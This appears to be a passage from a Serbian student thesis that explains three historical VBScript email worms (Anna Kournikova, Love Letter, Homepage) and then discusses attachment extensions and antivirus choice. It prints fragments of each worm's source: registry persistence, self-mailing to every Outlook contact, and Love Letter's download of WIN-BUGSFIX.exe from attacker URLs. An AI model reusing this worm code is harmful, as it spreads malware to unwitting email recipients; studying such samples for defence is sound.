
Anna Kournikova ili VBS/Onthelfy virus je po tipu email virus, kojeg je stvorio Jan de Wit Visual Basic programskim jezikom. Infekcija ovim virusom je započela u februaru 2001. godine. Stizao je u elektronskoj pošti. Sadržaj email-a je bio sledeći: „HI! Chack This!” Na priloženoj slici se jasno vidi kako je izgledao email. Uz poštu je bio priložen i dokument sa nazivom „AnnaKournikova.jpg.vbs” (slika 1). Korisnici su na osnovu naziva pomislili da im je stigla slika o, u tadašnje vreme, poznatoj teniskoj zvezdi. Međutim, nije se to dogodilo.



Slika 1. Anna Kournikova virus

Jedan iskusniji Internet korisnik bi u momentu pristigle pošte odmah shvatio da se radi o prilogu koji ja zaražen virusom. Kako? Obratite pažnju na izraz „.jpg.vbs.”. Ako, je korisnik barem malo upoznat sa izrazima, svestan je da najčešće iza naziva slike stoji izraz .jpg, iza naziva muzike .mp3 itd. Dakle, odmah bi shvatili da se ne radi o slici. Zbog toga su mnogi preuzeli zaraženi prilog i pokrenuli ga. U email programu je virus automatski poslao samog sebe svima čije su adrese bile u adresaru. Zahvaljujući sposobnosti virusa da generiše ogroman broj email poruka, on se veoma brzo proširio i tako doveo do blokade mnogih email servera. Virus Anna Kournikova je jedan od najbrže širećih virusa. Pored toga, virus je 26. januara svake godine otvarao sledeću Internet adresu www.dynabyte.nl.

Algoritma funkcionisanje *Anna Kournikova* virusa i načina infekcije prikazan je na slici 2. Jako je bitna činjenica da se računarski virus aktivira isključivo onda ako korisnik preuzme i otvori zaraženi prilog.



Slika 2. Algoritam rada *Anna Kournikova* virusa

Funkcionisanja virusa može se prikazati i pomoću komandi. Treba potvrditi da se virus aktivira isključivo ako se preuzme i pokrene od strane korisnika..

Virus se kopira u registry i tako omogućava sebi kontinuirani rad:

```
Set WScriptShell = CreateObject("WScript.Shell")
WScriptShell.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg 1.50b"
```

Virus se kopira u Windows direktorijum:

```
Set FileSystemObject = Createobject("scripting.filesystemobject")
FileSystemObject.copyfile wscript.scriptfullname,FileSystemObject.GetSpecial Folder(0) &
"\AnnaKournikova.jpg.vbs"
```

Vrši proveru da li je instaliran Microsoft Outlook:

```
if WScriptShell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
doMail()
end if
```

Ako je Microsoft Outlook instaliran, i ako se u njemu nalaze email adrese, on pošalje samog sebe na sve nađene adrese u klijentu.

```
If address.AddressEntries.Count <> 0 Then
entryCount = address.AddressEntries.Count
For i = 1 To entryCount
Set newItem = OutlookApp.CreateItem(0)
Set currentAddress = address.AddressEntries(i)
newItem.To = currentAddress.Address
newItem.Subject = "Here you have, ;o)"
newItem.Body = "Hi:" & vbCrLf & "Check This!" & vbCrLf & ""
set attachments = newItem.Attachments
attachments.Add FileSystemObject.GetSpecialFolder(0) & "\AnnaKournikova.jpg.vbs"
```

U svakom slučaju virus kontroliše aktualni datum, i ako je datum 26. Januar on u tom slučaju otvara sledeću veb adresu, www.dynabyte.nl

```
if month(now) = 1 and day(now) = 26 then
WScriptShell.run "Http://www.dynabyte.nl",3,false
end if
```

Virus prestaje sa radom.

2.5.2. LOVE LETTER

Love Letter virus je 03. Maja 2000. godine, u 9 sati pre podne prvi put uočen u Honkong-u, do popodnevnih časova je iz 20 zemalja stigla informacija o infekciji. Prema procenama se moglo ustanoviti da se više od 10 hiljada korisnika infekcijilo, Love Letter virus je nadmašio i Melissa virus, u brzini širenja i u štetama koju je načinio. Love Letter je poznat i pod imenom The Love Bug, za njegovo ime se vezuje šteta od 10 do 15 milijardi dolara.

Love Letter virus je pisan po VBScript jeziku. Štete je činio korisnicima koji su posedovali na svom računaru Windows 98 ili Windows 2000, ali i korisnicima koji su posedovali verziju Internet Explorer 5 su takođe bili izloženi velikim opasnostima. Virus je stigao u elektronskoj pošti, u prilogu pod nazivom LOVE-LETTER-FOR-YOU.TXT.vbs (slika 3).

Ukoliko je korisnik otvorio svoju elektronsku poštu i prihvatio podatke u prilogu, virus je zahvaljujući Microsoft Outlook programu (ukoliko je bio instaliran), prošlo sebe svima koji su bili u adresaru.

Predmet poruke: I LOVE YOU.

Naime, poruka je glasila: „kindly check the attached LOVELETTER coming from me.

U prevodu, pročitaj ljubavnu poruku koja je u prilogu.

Slika predstavlja kako je zaista izgledala elektronska pošta.




Slika 3. Love Letter

Virus je, pored toga što je umeo samog sebe da pošalje, prepisao je i postojeće dokumente koje su u formatu: .jpg, .mp3 i .mp2, dakle slike i muziku i njihov sadržaj se mogao pregledati samo u slučaju da je postojala sigurnosna kopija istih. Zatim je pretraživao računar za lozinkama, koje je poslao osobi koja je programirala navedeni virus. Programer Love Letter Virusa je pronađen, pošto sa na Filipinskim ostrvima ne kažnjava pisanje virusnih programa, on je i dalje na slobodi.

Navedeni virus se kasnije pojavljivao godinama, i neke poznate forme su:

Loveletter.D koji je inficirao 06.11.2007. godine, ili Loveletter.Columbia, koji je inficirao 09.11.2007. godine .

Algoritma funkcionisanje i način infekcije virusa prikazan je na slici 4. Jako je bitna činjenica da se računarski virus aktivira isključivo onda ako korisnik preuzme i otvori zaraženi prilog.



Slika 4. Algoritam rada Love Letter virusa

Prikaz funkcionisanja virusa pomoću komandi,kada se aktivira isključivo preuzimanjem i pokretanjem od strane korisnika.

Upisuje Mskelnes32, i Win32.dll fajlove:

```
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
```

Dali je sistem Fat32

```
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~young1s/HJKhjnwerrhjxcvwtwertnMTFwetrdsfmhPnjw6587345gvsdf76
79njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHH
GbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~koichi/jf6TRjkcGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3
Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
```

Dali postoji BugFix.exe


```
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-
BUGSFIX",downread&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start
Page", "about:blank"
end if
```

Ako je Microsoft Outlook instaliran, i ako se u njemu nalaze email adrese, on pošalje samog sebe na sve nađene adrese u klijentu.

```
if (int(a.AddressEntries.Count)>int(regv)) then
for cntentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrLf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
```

2.5.3. HOMEPAGE VIRUS

Prvi put je homepage ili VBSWG.X virus primećen 9. maja 2001. godine (slika 5). Ovaj računarski virus su kreirali pomoću Visual Basic Script Wormn Generator programa, programa za pravljenje virusa. Homepage se na Internetu širio pomoću elektronske pošte. Korisnik dobija poštu čiji je predmet „homepage”, dok je sam tekst poruke glasio: "You've got to see this page! It's really cool ;O)" ("Ovu stranu moraš da vidiš! Jako je dobra ;O)").




Slika 5. Homepage

Ako je korisnik otvorio dobijeni prilog, virus je poslao samog sebe na sve adrese koje su se u tom momentu nalazile u Outlook programu. U sledećem koraku virus je otvorio četiri Internet adrese, koje su bile pornografskog sadržaja.

Računarski virus pod nazivom homepage se veoma brzo širio, čak brže od virusa pod nazivom Anna Kournikova. F-secure je 9. maja izdala ažuriranja za antivirus programe, koji su mogli da ga prepoznaju.

Algoritma funkcionisanje način infekcije virusa prikazan je na slici 6. Bitna je činjenica da se računarski virus aktivira isključivo onda ako korisnik preuzme i otvori zaraženi prilog.



Slika 6. Algoritam rada Homepage

Funkcionisanje virusa može se prikazati i pomoću komandi. Opet ponavljamo da se virus aktivira isključivo ako se on preuzme i pokrene od strane korisnika.

Upisuje homepage.html.vbs fajl

```
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing
```

Ako je Microsoft Outlook instaliran, i ako se u njemu nalaze email adrese, on pošalje samog sebe na sve nađene adrese u klijentu.

```
If ListIndex.AddressEntries.Count <> 0 Then
    ContactCount = ListIndex.AddressEntries.Count
    For Count= 1 To ContactCount
        Set Mail = Outlook.CreateItem(0)
        Set Contact = ListIndex.AddressEntries(Count)
        Mail.To = Contact.Address
        Mail.Subject = "Homepage"
        Mail.Body = vbcrLf&"Hi!"&vbcrLf&vbcrLf&"You've got to see this page!
        It's really cool ;O)"&vbcrLf&vbcrLf
        Set Attachment=Mail.Attachments
        Attachment.Add Folder & "\homepage.HTML.vbs"
        Mail.DeleteAfterSubmit = True
        If Mail.To <> "" Then
            Mail.Send
            WS.regwrite "HKCU\software\An\mailed", "1"
        End If
```

Ukoliko prihvata prilog u elektronskoj pošti, otvara porno stranicu

```
Randomize
r=Int((4*Rnd)+1)
If r=1 then
    WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")
elseif r=2 Then
    WS.Run("http://members.nbc.com/_XMCM/prinzje/1.htm")
elseif r=3 Then
    WS.Run("http://www2.sexropolis.com/amateur/sheila/1.htm")
ElseIf r=4 Then
    WS.Run("http://sheila.issexy.tv/1.htm")
End If
```

2.6. ANALIZA REZULTATA

Na osnovu prethodno navedenih činjenica možemo ustanoviti, da virusi nikada neće infektirati sami od sebe neki računar, i dalje će korisnik morati prvo da preuzme zaraženi prilog i da ga pokrene da bi se virus izvršio.

Pored navedenih, da bi virus vrši svoju funkciju mora da ima optimalne uslove. Koji su to uslovi? Naprimjer virusi koji su napisani za Linux, nisu u mogućnosti da ožive u Microsoft operativnom sistemu. Ukoliko korisnik poseduje Windows operativni sistem i preuzme virus koji je napisan za Linux, za tog korisnika će virus biti bezopasan, jer nema optimalne uslove u kojima taj virus može da parazitira. Pored toga, nije svejedno kada se prvi put pojavio neki virus, jer se sve veoma brzo modernizuje i menja unutar operativnog sistema i softvera. Dakle, virus nema mogućnosti da dođe do izražaja ako je napisan za Windows NT a korisnik poseduje Windows 7, jer na ovom operativnom sistemu sve funkcioniše drugačije, i ne može da prepíše dokumente, naravno nije u mogućnosti da ostvari ikakvu štetu, sve prethodno navedeno se odnosi i na Office pakete.

Smatramo, da korisnici moraju posedovati opšte znanje, mislimo tu na izraze koje se koriste za određene formate. Na osnovu tog znanja, korisnici lako mogu da uoče koji prilozi u svom sadržaju poseduju računarski virus. U tabeli smo naveli izraze i njegove formate koje koristimo u svakodnevnom životu:

Tabela 1. Izrazne i njegove formate 1

.BMP	Slika	.MID	Zvuk
.DOC	Tekst	.MP3	Zvuk
.DOT	Tekst	.JPG	Slika
.GIF	Slika	.PDF	Elektronski papir
.JPEG	Slika	.PPT	Prezentacija
.JPG	Slika	.TXT	Tekst
.WMA	Zvuk	.WMV	Video
.WMF	Slika	.WAV	Zvuk

Ako elektronska pošta sadrži prilog sa gore navedenim izrazima, možemo slobodno da ih preduzmemo. Međutim, postoje produžeci koje podrazumevaju da će proces biti pokrenut. U dole navedenoj tabeli sam navela nekoliko primera:

Tabela 2. Mali programi

.BAT	.EXE	.VBS	.COM
------	------	------	------

Pored svega , moramo obratiti pažnju na .RAR ili .ZIP priloge, jer su oni upakovani dokumenti, i naravno ne možemo ni da slutimo šta oni mogu da imaju u svom sadržaju. U ovom slučaju, ove priloge sa sigurnošću možemo otvoriti ukoliko očekujemo da ćemo isto dobiti od nekoga.

3. RAČUNAR I ANTIVIRUSNI PROGRAMI

Do sad, svako je već preživeo napad virusa. Kada se to desi, niko ne za tačno šta činiti. Prvi kompjuterski virus je nastao sa prvim kompjuterom. Međutim, glavni problem je predstavljalo masovno širenje virusa od strane ličnih kompjutera. Virusi su zapravo takvi programi, koji su sposobni da se reprodukuju i da se šire sa jednog na drugi računar. Njihovom širenju najčešće doprinosi radoznalost i neznanje korisnika.

Postoji više mogućnosti u kontrolisanju štete koju virus donosi: antivirus programi, *firewall*³. Među ovima, najsigurniji su antivirus programi. Ali, po kojoj osnovi korisnici da biraju softver koji će instalirati? U većini slučajeva, korisnici traže mišljenje prijatelja, jer ih interesuje kojim programima oni štite kompjuter. U ovoj slučaju, problem je u tome što bezbednosni sistem mora da vrši izbor sa više aspekata, da bi savršeno mogao funkcionisati na kompjuteru. Takoreći, trebalo bi lično podesiti zaštitu kompjutera. Fajervol može sprečiti unos virusa u računar ako blokira IP adresu zaražene web stranice. Da bi našli sebi najsavršeniju zaštitu od virusa, moramo prvo odgovoriti na sledeća pitanja:

Za šta nam služi računar?

Osnovni cilj pitanja je da se utvrdi šira upotreba računara za: posao ili kuću. Kod poslovnih računara je bitno da je instaliran softver legalan i preporučljivo je da se koristi ozbiljniji antivirus program, jer se na poslovnim računarima nalaze podaci nezamenljive vrednosti. Naravno, ovo ne znači da ni kućni računari ne sadrže važne podatke. Za nas nije bitna intenzivna zaštita, ali u većini slučajeva, za zaštitu personalnih računara, možemo dobiti besplatnu verziju antivirus programa.

Koje su karakteristike računara?

Za korisnika je važno da može koristiti kompjuter bezbrižno, pod uslovom da ne bude spor. Mnogo programa usporava rad računara, ali, kad bi program za muziku uzrokovao sporiji rad računara, korisnici bi se bolje snašli sa tim, nego da je bezbednosni sistem uzrokovao spor rad računara. Mogući uzrok tome može biti taj, što bezbednosni sistem neprestalno radi, proverava

³ **Zaštitni zid** ([engl. Firewall](#), u prevodu vatreni zid, vatrobran) je [hardver](#) ili [softver](#) koji u sklopu [računarske mreže](#) ima mogućnost da spreči nepropisni ili neželjeni prenos podataka preko mreže koji je zabranjen od strane sigurnosne politike postavljene na mreži.

funkcionalnost računara, i zbog toga je računar često spor. Da bi se izbegao kvar, potrebno je, pre ili kasnije pregledati izbor softvera, da bi se saznalo šta sistem zahteva.

Kupljeni ili besplatni antivirusni softver?

Danas se u najviše slučajeva softveri nabavljaju besplatno, ili se plaćaju verzije. U većini slučajeva, na sajtovima bezbednosnih softvera dobijamo informacije o tome kakve su nam povlastice ako kupimo softver. Slika 7 pokazuje razliku između Avast programa zaštite.

The screenshot shows the Avast Free Antivirus interface. At the top, it says 'avast! FREE ANTIVIRUS' and 'Nije još registrovan (30 dana preostalo)'. Below this is a navigation bar with 'BEZBEDNOST', 'ODRŽAVANJE', 'MARKET', 'PODELI', and 'PODRŠKA'. The main content area is titled 'Register' and 'Or consider upgrading to our premium products!'. It displays three versions of the software: 'Your current Free protection', 'Upgrade to Pro antivirus', and 'Upgrade to Internet Security'. A table compares features across these versions, with 'Free protection' having a checkmark for 'Blocks viruses & spyware'. 'Pro antivirus' and 'Internet Security' have checkmarks for all listed features. Below the table are buttons for 'Register', 'Upgrade & Save' (for Pro), and 'Upgrade & Save' (for Internet Security). Prices are listed at the bottom: 19,99 € for Free, 39,99 € for Pro, and 29,99 € for Internet Security.

	Your current Free protection	Upgrade to Pro antivirus	Upgrade to Internet Security
Blocks viruses & spyware	✓	✓	✓
Provides safe online shopping		✓	✓
Provides safe online banking		✓	✓
Secures your identity			✓
Secures personal data			✓
Stops bothersome SPAM			✓
Prevents hacker attacks			✓
Secures your IP address			✓

Register Upgrade & Save Upgrade & Save

19,99 € 39,99 € 29,99 €

Slika 7. Razlika između Avast antivirus programa

Cene su takođe promenljive. Antivirus programi se kreću od 10 do preko 100 evra. Mnogi ljudi misle- što skuplje, to bolje. Ali, može se reći da nijedan antivirus program ne može da obezbedi stopostotnu zaštitu. Virus se uvek prvo pojavi, pa se čak i u ovom modernom svetu mora čekati 2-3 dana na takozvani „protivotrov“.

U mnogim slučajevima se pojavljivalo pitanje, da li je to uopšte isplativo? Na ovo pitanje nikada neće biti odgovora, ali će za kućne kompjutere, u svakom slučaju, biti pogodna i besplatna verzija.

Pre svega, moramo se upoznati sa programom da bi mogli odlučiti da li je on pogodan za naš kompjuter. Ovaj deo rada govori o prezentaciji odgovarajućeg antivirus programa. Prezentacija se vrši u više koraka. Prvo ćemo se upoznati sa kratkom istorijom virusa i uslovima sistema. Pored ovoga, veoma je važno da dobijemo uvid u sistemske zahteve rada softvera: kako treba instalirati, kakav interfejs pruža, tj. koje module zaštite obezbeđuje.

3.1. ANTIVIRUSNI PROGRAMI

S razvojem personalnih računara, paralelno su se širile antivirus kompanije. Prekretnica u evoluciji virusa je pojavljivanje Interneta i sve veća njegova upotreba. Ranije, kompjuteri su služili kao spoljašnji mediji za skladištenje podataka. Npr., CD je predstavljao opasnost, jer je mogao da prenese virus. Međutim, pojavom globalne mreže, kompjuteri su dovedeni u još veću opasnost. Kod umreženih računara, virusi su lakše mogli da se šire.

Antivirus je takva arhitektura računara, koja ima zadatak da obezbedi sigurnost računaru, tako da se podaci koji se nalaze na računaru ne mogu biti oštećeni od strane virusa. Postoje dve radne verzije antivirusni programa: reaktivna zaštita i heuristička zaštita.

Reaktivna zaštita

Osnova reaktivne zaštite je baza koja identifikuje viruse. Ova baza podataka je kreirana od strane proizvođača antivirus softvera za ispravke štete koje virus nanese. Ovo sistem generalno odmah preuzima čim se pojavi. Potrebni su dani da bi se osvežila baza podataka, u slučaju da se pojavi novi virus.

Heuristička/proaktivna zaštita

Sa ovim modom, antivirus program uočava viruse sopstvenom inteligencijom. Heuristička zaštita stupa na snagu kada se baza podataka ne nalazi u uočenom kretanju. Funkcionalnost kontinuirano prati rad računara, i ako se promeni ponašanje nekog programa, ili veličina neke datoteke, ili ako se neki važni programi konektuju na Internet, osim ako program nije naveden na korisnika. Ova metoda je efikasna, jer u većini slučajeva, mnogo vremena prođe kad se virus pojavi i posle toga ažurira sistem, što dovodi do toga da se mnogi računari infekcije. Cilj heurističke zaštite je da dobije na vremenu i zaštiti kompjuter (slika 8).

Av Comparatives⁵ 2013 martovsko istraživanje može se videti slici 9. Ovde je naznačeno kakva je funkcionalnost heurističke zaštite. Tačnije, prikazano je u koliko slučajeva se daju lažne uzbune. Na osnovu ankete, Mikrosoftov bezbednosni sistem omogućava najsavršeniju zaštitu, i ni u jednom slučaju nije dao lažnu uzbunu. Najgori je softver kompanije Emsisoft. Za nas su najvažniji sledeći softveri: Avast, AVG, Avira, BitDifender, Eset, F-secure, G-data, Kaspersky, McAfee, Panda, Sysmantec, Trend Micro. Među ovima, najsigurniju zaštitu obezbeđuje Kaspersky ili Avira antivirusni sistem. Oni su se najbolje pokazali na ispitivanju. Rezultati programa Symantec su bili pomalo iznenađujući, jer je pre godinu-dve antivirus softver Norton osvojio titulu antivirus programa godine.

3.2. PREZENTACIJA ANTIVIRUS PROGRAMA

Glavni zadatak rada je da objasni upotrebu antivirus programa. Prezenciji će se pristupiti na više načina. Prvenstveno ćemo se upoznati sa programom. Upoznavanje sa programom se sastoji od više koraka:

- U prvom planu je prezentacija kratke istorije antivirus programa. Mnogi ljudi smatraju važnim koliko je star jedan antivirus program.
- Besplatni softveri imaju prednost, jer su lako dostupni korisnicima. Zato što su besplatni, više se koriste. Naravno, sa ovim softverima se poredi koja je razlika između jeftine verzije softvera i one koja se plaća, zašto više vredi verzija koja se plaća i zašto je isplativa.
